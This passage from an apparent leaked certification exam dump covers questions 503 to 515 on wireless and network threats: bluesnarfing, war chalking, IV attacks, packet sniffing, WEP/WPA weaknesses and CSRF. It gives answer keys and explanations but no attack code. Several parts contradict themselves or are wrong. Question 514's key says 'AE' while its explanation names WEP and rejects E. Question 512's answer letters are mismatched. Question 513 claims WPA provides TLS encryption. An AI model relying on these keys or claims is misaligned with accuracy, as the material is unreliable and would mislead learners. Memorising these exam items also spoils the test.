C: Packet sniffing is the process of intercepting data as it is transmitted over a network; it is not used to access data on a mobile device. A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. The NIC is put into promiscuous mode, and it reads communications between computers within a particular segment. This allows the sniffer to seize everything that is flowing in the network, which can lead to the unauthorized access of sensitive data. A packet sniffer can take the form of either a hardware or software solution. A sniffer is also known as a packet analyzer. Packet sniffing is not used to access information on a mobile device. Therefore, this answer is incorrect.

References:

<http://searchmobilecomputing.techtarget.com/definition/bluesnarfing> <http://www.webopedia.com/TERM/W/warchalking.html> <http://en.wikipedia.org/wiki/Bluejacking>  
<http://www.techopedia.com/definition/4113/sniffer>

**QUESTION 503**

An administrator has advised against the use of Bluetooth phones due to bluesnarfing concerns. Which of the following is an example of this threat?

- A. An attacker using the phone remotely for spoofing other phone numbers
- B. Unauthorized intrusions into the phone to access data
- C. The Bluetooth enabled phone causing signal interference with the network
- D. An attacker using exploits that allow the phone to be disabled

**Correct Answer:** B

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers, personal digital assistants (PDAs), and other devices. By exploiting a vulnerability in the way Bluetooth is implemented on a mobile phone, an attacker can access information -- such as the user's calendar, contact list and e-mail and text messages -- without leaving any evidence of the attack. Other devices that use Bluetooth, such as laptop computers, may also be vulnerable, although to a lesser extent, by virtue of their more complex systems. Operating in invisible mode protects some devices, but others are vulnerable as long as Bluetooth is enabled.

**Incorrect Answers:**

A: An attacker using the phone remotely for spoofing other phone numbers is not an example of bluesnarfing. Bluesnarfing is the theft of data from a mobile device over a Bluetooth connection.

Therefore, this answer is incorrect.

C: A Bluetooth enabled phone causing signal interference with the network is an example of interference, not bluesnarfing. Bluesnarfing is the theft of data from a mobile device over a Bluetooth connection. Therefore, this answer is incorrect.

D: An attacker using exploits that allow the phone to be disabled is not an example of bluesnarfing. Bluesnarfing is the theft of data from a mobile device over a Bluetooth connection, not the disabling of a mobile device. Therefore, this answer is incorrect.

**References:**

<http://searchmobilecomputing.techtarget.com/definition/bluesnarfing>

**QUESTION 504**

After a user performed a war driving attack, the network administrator noticed several similar markings where WiFi was available throughout the enterprise. Which of the following is the term used to describe these markings?

- A. IV attack

- B. War dialing
- C. Rogue access points
- D. War chalking

**Correct Answer:** D

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

War chalking is the act of making chalk marks on outdoor surfaces (walls, sidewalks, buildings, sign posts, trees) to indicate the existence of an open wireless network connection, usually offering an Internet connection so that others can benefit from the free wireless access. The open connections typically come from the access points of wireless networks located within buildings to serve enterprises. The chalk symbols indicate the type of access point that is available at that specific spot.

**Incorrect Answers:**

A: An initialization vector is a random number used in combination with a secret key as a means to encrypt data. This number is sometimes referred to as a nonce, or "number occurring once," as an encryption program uses it only once per session. An initialization vector is used to avoid repetition during the data encryption process, making it impossible for hackers who use dictionary attack to decrypt the exchanged encrypted message by discovering a pattern. This is known as an IV attack. A particular binary sequence may be repeated more than once in a message, and the more it appears, the more the encryption method is discoverable. For example if a one-letter word exists in a message, it may be either "a" or "l" but it can't be "e" because the word "e" is non-sensical in English, while "a" has a meaning and "l" has a meaning. Repeating the words and letters makes it possible for software to apply a dictionary and discover the binary sequence corresponding to each letter.

Using an initialization vector changes the binary sequence corresponding to each letter, enabling the letter "a" to be represented by a particular sequence in the first instance, and then represented by a completely different binary sequence in the second instance. An IV attack does not involve marking external surfaces to indicate open Wifi networks.

Therefore, this answer is incorrect.

B: War dialing is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, Bulletin board systems and fax machines. Hackers use the resulting lists for various purposes: hobbyists for exploration, and crackers - malicious hackers who specialize in computer security - for guessing user accounts (by capturing voicemail greetings), or locating modems that might provide an entry-point into computer or other electronic systems. It may also be used by security personnel, for example, to detect unauthorized devices, such as modems or faxes, on a company's telephone network. War dialing does not involve marking external surfaces to indicate open Wifi networks. Therefore, this answer is incorrect.

C: A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator, or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks that do not employ mutual authentication (client-server server-client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network. This is not what is described in the question.

Therefore, this answer is incorrect.

References:

<http://www.webopedia.com/TERM/W/warchalking.html>

<http://www.techopedia.com/definition/26858/initialization-vector> [http://en.wikipedia.org/wiki/War\\_dialing](http://en.wikipedia.org/wiki/War_dialing) [http://en.wikipedia.org/wiki/Rogue\\_access\\_point](http://en.wikipedia.org/wiki/Rogue_access_point)

**QUESTION 505**

The practice of marking open wireless access points is called which of the following?

- A. War dialing
- B. War chalking
- C. War driving
- D. Evil twin

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

War chalking is the act of making chalk marks on outdoor surfaces (walls, sidewalks, buildings, sign posts, trees) to indicate the existence of an open wireless network connection, usually offering an Internet connection so that others can benefit from the free wireless access. The open connections typically come from the access points of wireless networks located within buildings to serve enterprises. The chalk symbols indicate the type of access point that is available at that specific spot.

**Incorrect Answers:**

A: War dialing is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, Bulletin board systems and fax machines. Hackers use the resulting lists for various purposes: hobbyists for exploration, and crackers - malicious hackers who specialize in computer security - for guessing user accounts (by capturing voicemail greetings), or locating modems that might provide an entry-point into computer or other electronic systems. It may also be used by security personnel, for example, to detect unauthorized devices, such as modems or faxes, on a company's telephone network. War dialing does not involve marking external surfaces to indicate open Wifi networks. Therefore, this answer is incorrect.

C: War driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while driving around a city or elsewhere. To do war driving, you need a vehicle, a computer (which can be a laptop), a wireless Ethernet card set to work in promiscuous mode, and some kind of an antenna which can be mounted on top of or positioned inside the car. Because a wireless LAN may have a range that extends beyond an office building, an outside user may be able to intrude into the network, obtain a free Internet connection, and possibly gain access to company records and other resources. War driving does not involve marking external surfaces to indicate open Wifi networks. War driving detects the networks, war chalking marks them. Therefore, this answer is incorrect.

D: An evil twin, in the context of network security, is a rogue or fake wireless access point (WAP) that appears as a genuine hotspot offered by a legitimate provider. In an evil twin attack, an eavesdropper or hacker fraudulently creates this rogue hotspot to collect the personal data of unsuspecting users. Sensitive data can be stolen by spying on a connection or using a phishing technique.

For example, a hacker using an evil twin exploit may be positioned near an authentic Wi-Fi access point and discover the service set identifier (SSID) and frequency. The hacker may then send a radio signal using the exact same frequency and SSID. To end users, the rogue evil twin appears as their legitimate hotspot with the same name. Evil twin does not involve marking external surfaces to indicate open Wifi networks. Therefore, this answer is incorrect.

References:

<http://www.webopedia.com/TERM/W/warchalking.html>

[http://en.wikipedia.org/wiki/War\\_dialing](http://en.wikipedia.org/wiki/War_dialing)

<http://searchmobilecomputing.techtarget.com/definition/war-driving> <http://www.techopedia.com/definition/5057/evil-twin>

**QUESTION 506**

Which of the following types of attacks involves interception of authentication traffic in an attempt to gain unauthorized access to a wireless network?

- A. Near field communication
- B. IV attack
- C. Evil twin
- D. Replay attack

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

An initialization vector is a random number used in combination with a secret key as a means to encrypt data. This number is sometimes referred to as a nonce, or "number occurring once," as an encryption program uses it only once per session. An initialization vector is used to avoid repetition during the data encryption process, making it impossible for hackers who use dictionary attack to decrypt the exchanged encrypted message by discovering a pattern. This is known as an IV attack. A particular binary sequence may be repeated more than once in a message, and the more it appears, the more the encryption method is discoverable. For example if a one-letter word exists in a message, it may be either "a" or "I" but it can't be "e" because the word "e" is non-sensical in English, while "a" has a meaning and "I" has a meaning. Repeating the words and letters makes it possible for software to apply a dictionary and discover the binary sequence corresponding to each letter.

Using an initialization vector changes the binary sequence corresponding to each letter, enabling the letter "a" to be represented by a particular sequence in the first instance, and then represented by a completely different binary sequence in the second instance.

WEP (Wireless Equivalent Privacy) is vulnerable to an IV attack. Because RC4 is a stream cipher, the same traffic key must never be used twice. The purpose of an IV, which is transmitted as plain text, is to prevent any repetition, but a 24-bit IV is not long enough to ensure this on a busy network. The way the IV was used also opened WEP to a related key attack. For a 24-bit IV, there is a 50% probability the same IV will repeat after 5000 packets.

**Incorrect Answers:**

A: Near field communication (NFC) is a set of short-range wireless technologies, typically requiring a distance of 10 cm or less. NFC operates at 13.56 MHz on ISO/IEC 18000-3 air interface and at rates ranging from 106 kbit/s to 424 kbit/s. NFC always involves an initiator and a target; the initiator actively generates an RF field that can power a passive target. This enables NFC targets to take very simple form factors such as tags, stickers, key fobs, or cards that do not require batteries.

NFC peer-to-peer communication is possible, provided both devices are powered. NFC tags contain data and are typically read-only, but may be rewriteable. They can be custom-encoded by their manufacturers or use the specifications provided by the NFC Forum, an industry association charged with promoting the technology and setting key standards. The tags can securely store personal data such as debit and credit card information, loyalty program data, PINs and networking contacts, among other information. The NFC Forum defines four types of tags that provide different communication speeds and capabilities in terms of configurability, memory, security, data retention and write endurance. Tags currently offer between 96 and 4,096 bytes of memory. NFC does not involve interception of authentication traffic in an attempt to gain unauthorized access to a wireless network. This is not what is described in the question. Therefore, this answer is incorrect.

C: An evil twin, in the context of network security, is a rogue or fake wireless access point (WAP) that appears as a genuine hotspot offered by a legitimate provider. In an evil twin attack, an eavesdropper or hacker fraudulently creates this rogue hotspot to collect the personal data of unsuspecting users. Sensitive data can be stolen by spying on a connection or using a phishing technique.

For example, a hacker using an evil twin exploit may be positioned near an authentic Wi-Fi access point and discover the service set identifier (SSID) and frequency. The hacker may then send a radio signal using the exact same frequency and SSID. To end users, the rogue evil twin appears as their legitimate hotspot with the same name. Evil twin does not involve interception of authentication traffic in an attempt to gain unauthorized access to a wireless network. Therefore, this answer is incorrect.

D: A replay attack (also known as playback attack) is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).

For example: Suppose Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping on the conversation and keeps the password (or the hash). After the interchange is over, Eve (posing as Alice) connects to Bob; when asked for a proof of identity, Eve sends Alice's password (or hash) read from the last session, which Bob accepts thus granting access to Eve.

Replay attacks are used for impersonation rather than attempting to gain unauthorized access to a wireless network. Therefore, this answer is incorrect.

#### References:

<http://www.techopedia.com/definition/26858/initialization-vector> [http://en.wikipedia.org/wiki/Near\\_field\\_communication](http://en.wikipedia.org/wiki/Near_field_communication) <http://www.techopedia.com/definition/5057/evil-twin>  
[http://en.wikipedia.org/wiki/Replay\\_attack](http://en.wikipedia.org/wiki/Replay_attack)

#### QUESTION 507

Sara, a security administrator, is noticing a slow down in the wireless network response. Sara launches a wireless sniffer and sees a large number of ARP packets being sent to the AP. Which of the following type of attacks is underway?



<http://www.gratisexam.com/>

- A. IV attack
- B. Interference
- C. Blue jacking
- D. Packet sniffing

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

In this question, it's likely that someone is trying to crack the wireless network security. An initialization vector is a random number used in combination with a secret key as a means to encrypt data. This number is sometimes referred to as a nonce, or "number occurring once," as an encryption program uses it only once per session. An initialization vector is used to avoid repetition during the data encryption process, making it impossible for hackers who use dictionary attack to decrypt the exchanged encrypted message by discovering a pattern. This is known as an IV attack. A particular binary sequence may be repeated more than once in a message, and the more it appears, the more the encryption method is discoverable. For example if a one-letter word exists in a message, it may be either "a" or "I" but it can't be "e" because the word "e" is non-sensical in English, while "a" has a meaning and "I" has a meaning. Repeating the words and letters makes it possible for software to apply a dictionary and discover the binary sequence corresponding to each letter.

Using an initialization vector changes the binary sequence corresponding to each letter, enabling the letter "a" to be represented by a particular sequence in the first instance, and then represented by a completely different binary sequence in the second instance.

WEP (Wireless Equivalent Privacy) is vulnerable to an IV attack. Because RC4 is a stream cipher, the same traffic key must never be used twice. The purpose of an IV, which is transmitted as plain text, is to prevent any repetition, but a 24-bit IV is not long enough to ensure this on a busy network. The way the IV was used also opened WEP to a related key attack. For a 24-bit IV, there is a 50% probability the same IV will repeat after 5000 packets.

**Incorrect Answers:**

B: There can be many sources of interference to network communications especially in wireless networks. However, interference would not cause large numbers of ARP packets to be sent to the wireless access point. Therefore, this answer is incorrect.

C: Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth- enabled device via the OBEX protocol. Bluetooth has a very limited range, usually around 10 metres (32.8 ft) on mobile phones, but laptops can reach up to 100 metres (328 ft) with powerful (Class 1) transmitters.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

Bluejacking would not cause large numbers of ARP packets to be sent to the wireless access point. Therefore, this answer is incorrect.

D: Packet sniffing is the process of intercepting data as it is transmitted over a network. A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all

traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. The NIC is put into promiscuous mode, and it reads communications between computers within a particular segment. This allows the sniffer to seize everything that is flowing in the network, which can lead to the unauthorized access of sensitive data. A packet sniffer can take the form of either a hardware or software solution. A sniffer is also known as a packet analyzer. Packet sniffing would not cause large numbers of ARP packets to be sent to the wireless access point. Therefore, this answer is incorrect.

References:

<http://www.techopedia.com/definition/26858/initialization-vector> <http://en.wikipedia.org/wiki/Bluejacking> <http://www.techopedia.com/definition/4113/sniffer>

**QUESTION 508**

Maintenance workers find an active network switch hidden above a dropped-ceiling tile in the CEO's office with various connected cables from the office. Which of the following describes the type of attack that was occurring?

- A. Spear phishing
- B. Packet sniffing
- C. Impersonation
- D. MAC flooding

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. Capturing packets sent from a computer system is known as packet sniffing. However, packet sniffing requires a physical connection to the network. The switch hidden in the ceiling is used to provide the physical connection to the network. Well known software protocol analyzers include Message Analyzer (formerly Network Monitor) from Microsoft and Wireshark (formerly Ethereal).

A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. The NIC is put into promiscuous mode, and it reads communications between computers within a particular segment. This allows the sniffer to seize everything that is flowing in the network, which can lead to the unauthorized access of sensitive data. A packet sniffer can take the form of either a hardware or software solution. A sniffer is also known as a packet analyzer.

**Incorrect Answers:**

A: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority. The attack described in this question is not an example of spear phishing. Therefore, this answer is incorrect.

C: Impersonation is where a person, computer, software application or service pretends to be someone it's not. Impersonation is commonly non-maliciously used in client/server applications. However, it can also be used as a security threat. However, the attack described in this question is not an example of impersonation. Therefore, this answer is incorrect.

D: In computer networking, MAC flooding is a technique employed to compromise the security of network switches. Switches maintain a MAC Table that maps individual MAC addresses on the network to the physical ports on the switch. This allows the switch to direct data out of the physical port where the recipient is located, as opposed to indiscriminately broadcasting the data out of all ports as a hub does. The advantage of this method is that data is bridged exclusively to the network segment containing the computer that the data is specifically destined for. In a typical MAC flooding attack, a switch is fed many Ethernet frames, each containing different source MAC addresses, by the attacker. The intention is to consume the limited memory set aside in the switch to store the MAC address table. The attack described in this question is not an example of MAC flooding. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Packet\\_analyzer](http://en.wikipedia.org/wiki/Packet_analyzer)  
[http://en.wikipedia.org/wiki/MAC\\_flooding](http://en.wikipedia.org/wiki/MAC_flooding)

**QUESTION 509**

Which statement is TRUE about the operation of a packet sniffer?

- A. It can only have one interface on a management network.
- B. They are required for firewall operation and stateful inspection.
- C. The Ethernet card must be placed in promiscuous mode.
- D. It must be placed on a single virtual LAN interface.

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. The NIC is put into promiscuous mode, and it reads communications between computers within a particular segment. This allows the sniffer to seize everything that is flowing in the network, which can lead to the unauthorized access of sensitive data. A packet sniffer can take the form of either a hardware or software solution. A sniffer is also known as a packet analyzer.

**Incorrect Answers:**

A: A packet sniffer can have more than one interface on a management network. Therefore, this answer is incorrect.

B: A packet sniffer is not required for firewall operation and stateful inspection. Firewalls and packet sniffers are two different devices. Therefore, this answer is

incorrect.

D: A virtual LAN interface is not required for packet sniffing. Therefore, this answer is incorrect.

References:

<http://www.techopedia.com/definition/4113/sniffer>

#### **QUESTION 510**

Which of the following network devices is used to analyze traffic between various network interfaces?

- A. Proxies
- B. Firewalls
- C. Content inspection
- D. Sniffers

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. The NIC is put into promiscuous mode, and it reads communications between computers within a particular segment. This allows the sniffer to seize everything that is flowing in the network, which can lead to the unauthorized access of sensitive data. A packet sniffer can take the form of either a hardware or software solution. A sniffer is also known as a packet analyzer.

**Incorrect Answers:**

A: Web proxies tend to be used for caching web page content and/or restricting access to websites to aid compliance with company Internet usage policies. They are not used to analyze traffic between various network interfaces. Therefore, this answer is incorrect.

B: A firewall is designed to prevent unauthorized access to or from a private network. Firewalls can be implemented in both hardware and software, or a combination of both. Firewalls are frequently used to prevent unauthorized Internet users from accessing private networks connected to the Internet, especially intranets. All data packets entering or leaving the intranet pass through the firewall, which examines each packet and blocks those that do not meet the specified security criteria; typically a combination of port and IP address. A firewall is not used to analyze traffic between various network interfaces. Therefore, this answer is incorrect.

C: Content inspection is the process of examining typically web content as it is downloaded to a client computer. The content of a web page is examined but the data packets themselves are not captured and examined as is the case with a packet sniffer. Therefore this answer is incorrect.

References:

<http://www.techopedia.com/definition/4113/sniffer>

### QUESTION 511

Which of the following software allows a network administrator to inspect the protocol header in order to troubleshoot network issues?

- A. URL filter
- B. Spam filter
- C. Packet sniffer
- D. Switch

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Every data packet transmitted across a network has a protocol header. To view a protocol header, you need to capture and view the contents of the packet with a packet sniffer.

A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. The NIC is put into promiscuous mode, and it reads communications between computers within a particular segment. This allows the sniffer to seize everything that is flowing in the network, which can lead to the unauthorized access of sensitive data. A packet sniffer can take the form of either a hardware or software solution. A sniffer is also known as a packet analyzer.

**Incorrect Answers:**

A: A URL filter is used to block URLs (websites) to prevent users accessing the website. It is not used to view protocol headers. Therefore, this answer is incorrect.

B: A spam filter is used for email. All inbound (and sometimes outbound) email is passed through the spam filter to detect spam emails. The spam emails are then discarded or tagged as potential spam according to the spam filter configuration. A spam filter is not used to view protocol headers.  
Therefore, this answer is incorrect.

D: A switch is a network device. Most computers on the network will be plugged into a switch. Switches maintain a MAC Table that maps individual MAC addresses on the network to the physical ports on the switch. This allows the switch to direct data out of the physical port where the recipient is located, as opposed to indiscriminately broadcasting the data out of all ports as a hub does. The advantage of this method is that data is bridged exclusively to the network segment containing the computer that the data is specifically destined for. A switch is not used to view protocol headers. Therefore, this answer is incorrect.

References:

<http://www.techopedia.com/definition/4113/sniffer>

**QUESTION 512**

A security administrator discovered that all communication over the company's encrypted wireless network is being captured by savvy employees with a wireless sniffing tool and is then being decrypted in an attempt to steal other employee's credentials. Which of the following technology is MOST likely in use on the company's wireless?

- A. WPA with TKIP
- B. VPN over open wireless
- C. WEP128-PSK
- D. WPA2-Enterprise

**Correct Answer:** C

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

WEP's major weakness is its use of static encryption keys. When you set up a router with a WEP encryption key, that one key is used by every device on your network to encrypt every packet that's transmitted. But the fact that packets are encrypted doesn't prevent them from being intercepted, and due to some esoteric technical flaws it's entirely possible for an eavesdropper to intercept enough WEP-encrypted packets to eventually deduce what the key is.

This problem used to be something you could mitigate by periodically changing the WEP key (which is why routers generally allow you to store up to four keys). But few bother to do this because changing WEP keys is inconvenient and time-consuming because it has to be done not just on the router, but on every device that connects to it. As a result, most people just set up a single key and then continue using it ad infinitum. Even worse, for those that do change the WEP key, new research and developments reinforce how even changing WEP keys frequently is no longer sufficient to protect a WLAN. The process of 'cracking' a WEP key used to require that a malicious hacker intercept millions of packets plus spend a fair amount of time and computing power. Researchers in the computer science department of a German university recently demonstrated the capability to compromise a WEP-protected network very quickly. After spending less than a minute intercepting data (fewer than 100,000 packets in all) they were able to compromise a WEP key in just three seconds.

**Incorrect Answers:**

B: WPA (WiFi Protected Access) is the new security standard adopted by the WiFi Alliance consortium. WiFi compliance ensures interoperability between different manufacturer's wireless equipment. WPA is a much improved encryption standard that delivers a level of security beyond anything that WEP can offer. It bridges the gap between WEP and 802.11i (WPA2) networks. WPA uses Temporal Key Integrity Protocol (TKIP), which is designed to allow WEP to be upgraded through corrective measures that address the existing security problems. WPA is able to achieve over 500 trillion possible key combinations and re-keying of global encryption keys is required. The encryption key is changed after every frame using TKIP. This allows key changes to occur on a frame by frame basis and to be automatically synchronized between the access point and the wireless client. The TKIP encryption algorithm is stronger than the one used by WEP. WPA is compatible with many older access points and network cards. WPA with TKIP is considered more secure than WEP. Therefore, this answer is incorrect.

C: It's very unlikely that each computer connected to the wireless access point is configured to use a VPN connection. Furthermore, VPN connections are secure. Therefore, this answer is incorrect.

D: WPA2 is the latest implementation of WPA and provides stronger data protection and network access control. It provides WiFi users with a higher level of

assurance that only authorized users can access their wireless networks. WPA2 is based on the IEEE 802.11i standard and provides government grade security. 802.11i describes the encrypted transmission of data between systems of 802.11a and 802.11b wireless LANs. It defines new encryption key protocols including the Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES).

There are two versions of WPA2:

WPA2 Personal and WPA2 Enterprise. WPA2 Personal protects unauthorized network access by utilizing a setup password. WPA2 Enterprise verifies network users through a server.

WPA2 is much more secure than WEP. Therefore, this answer is incorrect.

References:

[http://www.webopedia.com/DidYouKnow/Computer\\_Science/WEP\\_WPA\\_wireless\\_security.asp](http://www.webopedia.com/DidYouKnow/Computer_Science/WEP_WPA_wireless_security.asp) [http://www.onlinecomputertips.com/networking/wep\\_wpa.html](http://www.onlinecomputertips.com/networking/wep_wpa.html)

### QUESTION 513

Which of the following protocols is vulnerable to man-in-the-middle attacks by NOT using end to end TLS encryption?

- A. HTTPS
- B. WEP
- C. WPA
- D. WPA 2

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

WEP offers no end-to-end TLS encryption.

The WEP process consists of a series of steps as follows:

The wireless client sends an authentication request.

The Access Point (AP) sends an authentication response containing clear-text (uh-oh!) challenge text. The client takes the challenge text received and encrypts it using a static WEP key.

The client sends the encrypted authentication packet to the AP.

The AP encrypts the challenge text using its own static WEP key and compares the result to the authentication packet sent by the client. If the results match, the AP begins the association process for the wireless client.

The big issue with WEP is the fact that it is very susceptible to a Man in the Middle attack. The attacker captures the clear-text challenge and then the authentication packet reply. The attacker then reverses the RC4 encryption in order to derive the static WEP key. Yikes! As you might guess, the designers attempted to strengthen WEP using the approach of key lengths. The native Windows client supported a 104-bit key as opposed to the initial 40-bit key. The fundamental weaknesses in the WEP process still remained however.

Incorrect Answers:

A: HTTPS (HTTP over SSL or HTTP Secure) is the use of Secure Socket Layer (SSL) or Transport Layer Security (TLS) as a sublayer under regular HTTP application layering. HTTPS encrypts and decrypts user page requests as well as the pages that are returned by the Web server. The use of HTTPS protects against eavesdropping and man-in-the-middle attacks.

Therefore, this answer is incorrect.

C: WPA (WiFi Protected Access) is the new security standard adopted by the WiFi Alliance consortium. WiFi compliance ensures interoperability between different manufacturer's wireless equipment. WPA is a much improved encryption standard that delivers a level of security beyond anything that WEP can offer. It bridges the gap between WEP and 802.11i (WPA2) networks. WPA uses Temporal Key Integrity Protocol (TKIP), which is designed to allow WEP to be upgraded through corrective measures that address the existing security problems. WPA is able to achieve over 500 trillion possible key combinations and re-keying of global encryption keys is required. The encryption key is changed after every frame using TKIP. This allows key changes to occur on a frame by frame basis and to be automatically synchronized between the access point and the wireless client. The TKIP encryption algorithm is stronger than the one used by WEP. WPA is compatible with many older access points and network cards. WPA uses TKIP to provide TLS encryption. Therefore, this answer is incorrect.

D: WPA2 is the latest implementation of WPA and provides stronger data protection and network access control. It provides WiFi users with a higher level of assurance that only authorized users can access their wireless networks. WPA2 is based on the IEEE 802.11i standard and provides government grade security. 802.11i describes the encrypted transmission of data between systems of 802.11a and 802.11b wireless LANs. It defines new encryption key protocols including the Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES). WPA2 uses TKIP or AES to provide TLS encryption. Therefore, this answer is incorrect.

References:

<http://blog.ine.com/2010/10/16/wlan-security-wep/>

<http://searchsoftwarequality.techtarget.com/definition/HTTPS> [http://www.onlinecomputertips.com/networking/wep\\_wpa.html](http://www.onlinecomputertips.com/networking/wep_wpa.html)

#### **QUESTION 514**

Which of the following wireless protocols could be vulnerable to a brute-force password attack? (Select TWO).

- A. WPA2-PSK
- B. WPA - EAP - TLS
- C. WPA2-CCMP
- D. WPA -CCMP
- E. WPA - LEAP
- F. WEP

**Correct Answer:** AE

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A brute force attack is an attack that attempts to guess a password. WPA2-PSK and WEP both use a "Pre-Shared Key". The pre-shared key is a password and therefore is susceptible to a brute force attack.

Incorrect Answers:

B: EAP-TLS uses the handshake protocol in TLS, not its encryption method. Client and server authenticate each other using digital certificates. Client generates a pre-master secret key by encrypting a random number with the server's public key and sends it to the server. Both client and server use the pre-master to generate the same secret key. WPA using EAP-TLS does not use a password or pre-shared key so it is not susceptible to a brute force attack. Therefore, this answer is incorrect.

C: Counter Mode Cipher Block Chaining Message Authentication Code Protocol, Counter Mode CBC-MAC Protocol or simply CCMP (CCM mode Protocol) is an encryption protocol. CCMP is an enhanced data cryptographic encapsulation mechanism designed for data confidentiality and based upon the Counter Mode with CBC-MAC (CCM) of the AES standard. The advanced encryption of CCMP ensures that WPA2 with CCMP is not susceptible to a brute force attack.

Therefore, this answer is incorrect.

D: Counter Mode Cipher Block Chaining Message Authentication Code Protocol, Counter Mode CBC-MAC Protocol or simply CCMP (CCM mode Protocol) is an encryption protocol. CCMP is an enhanced data cryptographic encapsulation mechanism designed for data confidentiality and based upon the Counter Mode with CBC-MAC (CCM) of the AES standard. The advanced encryption of CCMP ensures that WPA2 with CCMP is not susceptible to a brute force attack.

Therefore, this answer is incorrect.

E: LEAP (Lightweight Extensible Authentication Protocol) requires frequent re-authentication using different keys. The frequent changing of the key makes WPA with LEAP less susceptible to a brute force attack. Therefore, this answer is incorrect

References:

<http://encyclopedia2.thefreedictionary.com/EAP-TLS>

### QUESTION 515

A victim is logged onto a popular home router forum site in order to troubleshoot some router configuration issues. The router is a fairly standard configuration and has an IP address of 192.168.1.1. The victim is logged into their router administrative interface in one tab and clicks a forum link in another tab. Due to clicking the forum link, the home router reboots. Which of the following attacks MOST likely occurred?

- A. Brute force password attack
- B. Cross-site request forgery
- C. Cross-site scripting
- D. Fuzzing

